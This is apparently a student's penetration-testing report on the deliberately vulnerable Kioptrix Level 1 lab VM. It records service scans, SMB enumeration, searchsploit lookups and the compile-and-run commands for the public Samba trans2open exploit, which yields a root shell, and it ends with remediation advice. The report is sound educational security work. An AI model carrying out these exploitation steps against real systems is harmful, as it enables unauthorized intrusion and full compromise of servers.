# PENETRATION TESTING REPORT

Kioptrix Level 1 - Vulnerable VM Assessment

| | |
|---|---|
| **Target:** | Kioptrix Level 1 |
| **IP Address:** | 192.168.56.103 |
| **Assessment Date:** | January 15, 2026 |
| **Status:** | **Root Access Obtained** |

**CRITICAL RISK LEVEL**
Multiple critical vulnerabilities identified
Root access successfully obtained

# EXECUTIVE SUMMARY

This penetration testing report documents the security assessment of Kioptrix Level 1, a deliberately vulnerable Linux virtual machine designed for penetration testing practice. The assessment was conducted to identify security vulnerabilities and demonstrate exploitation techniques.

## Key Findings

- Critical Vulnerability Identified: Samba 2.2.1a trans2open Buffer Overflow (CVE-2003-0201)
- Impact: Remote code execution with root privileges
- Exploitation Status: Successfully exploited - full system compromise achieved
- Additional Services: Apache 1.3.20, OpenSSH 2.9p2, and RPC services exposed

## Vulnerability Summary

| Vulnerability | Severity | Status |
|---|---|---|
| Samba trans2open Buffer Overflow | **CRITICAL** | Exploited |
| Apache mod_ssl Vulnerability | HIGH | Identified |
| Outdated Services | MEDIUM | Multiple |
| Information Disclosure | LOW | Multiple |

# METHODOLOGY

The penetration test followed a structured approach using industry-standard tools and techniques:

## 1. Reconnaissance

Network discovery was performed using netdiscover and nmap to identify the target system and enumerate running services. The target was identified at IP address 192.168.56.103 on a host-only network configuration.

## 2. Service Enumeration

Comprehensive service scanning revealed multiple listening services including SSH (port 22), HTTP (port 80), RPC services (port 111), Samba/NetBIOS (ports 139, 445). Detailed version detection identified outdated and vulnerable software versions.

## 3. Vulnerability Analysis

Using searchsploit and online vulnerability databases, known exploits were identified for the enumerated services. The Samba 2.2.1a version was found to be vulnerable to the trans2open buffer overflow (CVE-2003-0201).

## 4. Exploitation

The Samba trans2open exploit was compiled and executed against the target system. The exploit successfully achieved remote code execution with root privileges, demonstrating complete system compromise.

# TECHNICAL DETAILS


## Network Configuration

**Testing Environment:**

- Attacker Machine: Kali Linux 2025
- Attacker IP: 192.168.56.104 (Host-Only Adapter)
- Target Machine: Kioptrix Level 1
- Target IP: 192.168.56.103
- Network Type: VirtualBox Host-Only Network
- Adapter Configuration: PCnet-PCI II (Am79C970A) for Kioptrix, Intel PRO/1000 MT for Kali

# EVIDENCE AND SCREENSHOTS


## 1. Initial Nmap Scan - Service Detection



```
└─$ sudo nmap -sV -sC -p- -T4 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-15 08:37 +08
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --d
ns-servers
Nmap scan report for 192.168.56.103
Host is up (0.00072s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
```

Nmap aggressive scan (-sV -sC -p- -T4) against Kioptrix Level 1 (192.168.56.103) reveals four exposed services with critical vulnerabilities: Port 22/tcp running OpenSSH 2.9p2 with deprecated Protocol 1.99; Port 80/tcp hosting Apache 1.3.20 with mod_ssl/2.8.4 and OpenSSL/0.9.6b serving default test page; Port 111/tcp exposing RPCbind 2; Ports 139/tcp and 443/tcp running Samba smbd 2.2.1a with anonymous login enabled (workgroup: MYGROUP, server: KIOPTRIX)


## 2. SMB Enumeration - Share Discovery



```
└─$ smbclient -L 192.168.56.103
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       IPC Service (Samba Server)
        ADMIN$          IPC       IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

        Server               Comment
        ---------            -------
        KIOPTRIX             Samba Server

        Workgroup            Master
        ---------            -------
        MYGROUP              KIOPTRIX

┌──([redacted])-[~]
└─$ smbclient //192.168.56.103/IPC$
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_NETWORK_ACCESS_DENIED listing \*
smb: \> pwd
Current directory is \\192.168.56.103\IPC$\
smb: \> exit

┌──([redacted])-[~]
└─$ smbclient //192.168.56.103/ADMIN$
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
tree connect failed: NT_STATUS_WRONG_PASSWORD
```

SMB enumeration using smbclient against Kioptrix target (192.168.56.103) revealing accessible network shares. Anonymous null session authentication successful with warnings about deprecated EXTENDED_SECURITY and NTLMv2 protocols. Enumeration identifies two share points: IPC$ (IPC Service - Samba Server) and ADMIN$ (IPC Service - Samba Server), both configured for inter-process communication. Server identification confirms hostname 'KIOPTRIX' operating within workgroup 'MYGROUP' (Master browser). Multiple connection attempts show errors when attempting to access ADMIN$ share with different credentials, indicating restricted access controls. The successful anonymous listing demonstrates inadequate SMB security configuration, allowing unauthenticated network share enumeration and confirming Samba service vulnerability to further exploitation attempts.


## 3. Metasploit Module Configuration



```
 11 Themes Arbitrary Code Execution CVE-2023-38146
   115  exploit/windows/smb/timbuktu_plughntcommand_bof                         2009-06-25       great      No     Timbuktu PlughNTCom
mand Named Pipe Buffer Overflow
   116  exploit/windows/fileformat/ursoft_w32dasm                               2005-01-24       good       No     URSoft W32Dasm Disa
ssembler Function Buffer Overflow
   117  exploit/windows/fileformat/vlc_smb_uri                                  2009-06-24       great      No     VideoLAN Client (VL
C) Win32 smb:// URI Buffer Overflow
   118  exploit/multi/http/pgadmin_session_deserialization                      2024-03-04       excellent  Yes    pgAdmin Session Des
erialization RCE


Interact with a module by name or index. For example info 118, use 118 or use exploit/multi/http/pgadmin_session_deserialization

msf > use 103
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploi
                                       t.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_version) > set rhost 192.168.56.103
rhost => 192.168.56.103
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.21/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested re
peat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.56.103:139    -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.56.103        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) > 
```

The auxiliary scanner module (scanner/smb/smb_version) is also referenced for SMB version detection. This demonstrates the pre-exploitation configuration phase in Metasploit, preparing the trans2open buffer overflow attack vector against the identified vulnerable Samba service for remote code execution with root privileges.

## 4. Google Search - Exploit Research



Rapid7
https://www.rapid7.com › modules › exploit › samba

Samba trans2open Overflow (Linux x86)

This **exploits** the buffer overflow found in **Samba** versions **2.2**.0 to **2.2**.8. This particular module is capable of **exploiting** the flaw on x86 Linux systems. Read more

Exploit DB
https://www.exploit-db.com › exploits

Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)

11 Apr 2003 — **Samba 2.2**.x - 'call_trans2open' Remote Buffer Overflow (1). CVE-2003-0201CVE-4469 . remote **exploit** for Unix platform.

CVE Details
https://www.cvedetails.com › version › Samba-Samba-2....

Samba Samba 2.2.1a security vulnerabilities, CVEs


**Samba Samba** version **2.2.1a** security vulnerabilities, CVEs, **exploits**, **vulnerability** statistics, CVSS scores and references.

National Institute of Standards and Technology (.gov)
https://nvd.nist.gov › vuln › detail › cve-2003-0201

CVE-2003-0201 Detail - NVD


Buffer overflow in the call_trans2open function in trans2.c for **Samba 2.2**.x before **2.2**.8a, 2.0.10 and earlier 2.0.x versions, and **Samba**-TNG before 0.3.2, ... Read more

## 5. Searchsploit Results - Finding Samba Exploit



```
└─$ searchsploit samba 2.2.1a
 ----------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                          |  Path
 ----------------------------------------------------------------------- ---------------------------------
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)            | osx/remote/9924.rb
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution                       | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow                                   | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                           | linux_x86/dos/36741.py
 ----------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──([redacted])-[~]
└─$ searchsploit -p 10.c
  Exploit: Samba < 2.2.8 (Linux/BSD) - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/10
     Path: /usr/share/exploitdb/exploits/multiple/remote/10.c
    Codes: OSVDB-4469, CVE-2003-0201
 Verified: True
File Type: C source, ASCII text
Copied EDB-ID #10's path to the clipboard
```

## 6. Successful Root Shell - Exploitation



```
└─$ ./exploit
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
--------------------------------------------------------------
Usage: ./exploit [-bBcCdfprsStv] [host]

-b <platform>   bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1 and prior, 3 = OpenBSD 3.2)
-B <step>       bruteforce steps (default = 300)
-c <ip address> connectback ip address
-C <max childs> max childs for scan/bruteforce mode (default = 40)
-d <delay>      bruteforce/scanmode delay in micro seconds (default = 100000)
-f              force
-p <port>       port to attack (default = 139)
-r <ret>        return address
-s              scan mode (random)
-S <network>    scan mode
-t <type>       presets (0 for a list)
-v              verbose mode


┌──([redacted])-[~]
└─$ ./exploit -b 0 192.168.56.103
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
--------------------------------------------------------------
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
--------------------------------------------------------------
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
whoami
root
ls
```

# EXPLOITATION PROCESS

## Vulnerability: Samba trans2open Buffer Overflow

- CVE: CVE-2003-0201
- Affected Version: Samba 2.2.0 to 2.2.8
- CVSS Score: 10.0 (Critical)
- Description: Buffer overflow in the call_trans2open function in trans2.c for Samba versions 2.2.0 through 2.2.8 allows remote attackers to execute arbitrary code via a malformed SMB packet.

## Exploitation Steps

1. Identified Samba version 2.2.1a using nmap service detection
2. Searched for available exploits using searchsploit:

   ```
   searchsploit samba 2.2.1a
   ```

3. Located exploit code: /usr/share/exploitdb/exploits/multiple/remote/10.c
4. Compiled the exploit:

   ```
   gcc -o exploit 10.c
   ```

5. Executed exploit against target:

   ```
   ./exploit -b 0 192.168.56.103
   ```

6. Successfully obtained root shell access

## Proof of Exploitation

Upon successful exploitation, a root shell was obtained with the following system information:

```
whoami: root
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
```

# ADDITIONAL FINDINGS

## Service Enumeration Results

### Port 22/tcp - OpenSSH 2.9p2

- Outdated version with known vulnerabilities
- Protocol 1.99 support (deprecated)
- Potential for SSH1 protocol attacks

### Port 80/tcp - Apache 1.3.20

- Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
- Multiple known vulnerabilities in Apache 1.3.x series
- mod_ssl 2.8.4 vulnerable to OpenSSL exploits

### Port 111/tcp - RPCbind

- RPC services exposed (rpcbind 2)
- Information disclosure risk

### Port 139/tcp & 445/tcp - Samba

- Samba 2.2.1a (vulnerable to trans2open overflow)
- SMB workgroup: MYGROUP
- Server: KIOPTRIX

# RECOMMENDATIONS

The following remediation steps are strongly recommended to address the identified vulnerabilities:

## Critical Priority

### 1. Update Samba Immediately

- Upgrade to Samba 3.0.x or later (current stable is 4.x)
- Apply all available security patches
- Consider disabling SMB1 protocol entirely

### 2. Patch Apache and mod_ssl

- Upgrade Apache to 2.4.x series (latest stable version)
- Update OpenSSL to current version
- Remove or update mod_ssl module

### 3. Update OpenSSH

- Upgrade to OpenSSH 8.x or later
- Disable SSH Protocol 1
- Implement key-based authentication
- Restrict root login via SSH

## High Priority

### 4. Network Segmentation

- Implement firewall rules to restrict SMB access
- Limit SSH access to specific IP ranges
- Consider VPN for remote administrative access

### 5. System Hardening

- Apply all available OS security updates
- Disable unnecessary services (RPC, if not needed)
- Implement intrusion detection system (IDS)
- Configure file integrity monitoring

## Medium Priority

### 6. Monitoring and Logging

- Enable comprehensive system logging
- Implement centralized log management
- Configure alerts for suspicious activities
- Regular log review and analysis

### 7. Security Policies

- Implement regular patch management schedule
- Conduct periodic vulnerability assessments
- Establish incident response procedures
- Security awareness training for administrators

## CONCLUSION

This penetration test successfully demonstrated multiple critical security vulnerabilities in the Kioptrix Level 1 system. The most severe vulnerability, the Samba trans2open buffer overflow (CVE-2003-0201), was successfully exploited to achieve complete system compromise with root-level access.

**Key Takeaways:**

- Severity of Outdated Software: The system was running software versions from 2001-2003, demonstrating the critical importance of regular updates and patch management.
- Ease of Exploitation: Publicly available exploit code allowed for straightforward system compromise, highlighting that known vulnerabilities are actively targeted by attackers.
- Defense in Depth: Multiple vulnerabilities were identified across different services, emphasizing the need for a comprehensive security approach rather than relying on single controls.
- Network Security: Proper network segmentation and access controls could have significantly reduced the attack surface, even with vulnerable services present.

Immediate action is required to address the critical vulnerabilities identified in this assessment. The exposed services and outdated software versions present a significant security risk that could lead to complete system compromise, data loss, and potential lateral movement within the network.

*Note: This assessment was conducted in a controlled laboratory environment on a deliberately vulnerable virtual machine designed for educational purposes. All testing was performed with proper authorization in accordance with ethical hacking principles.*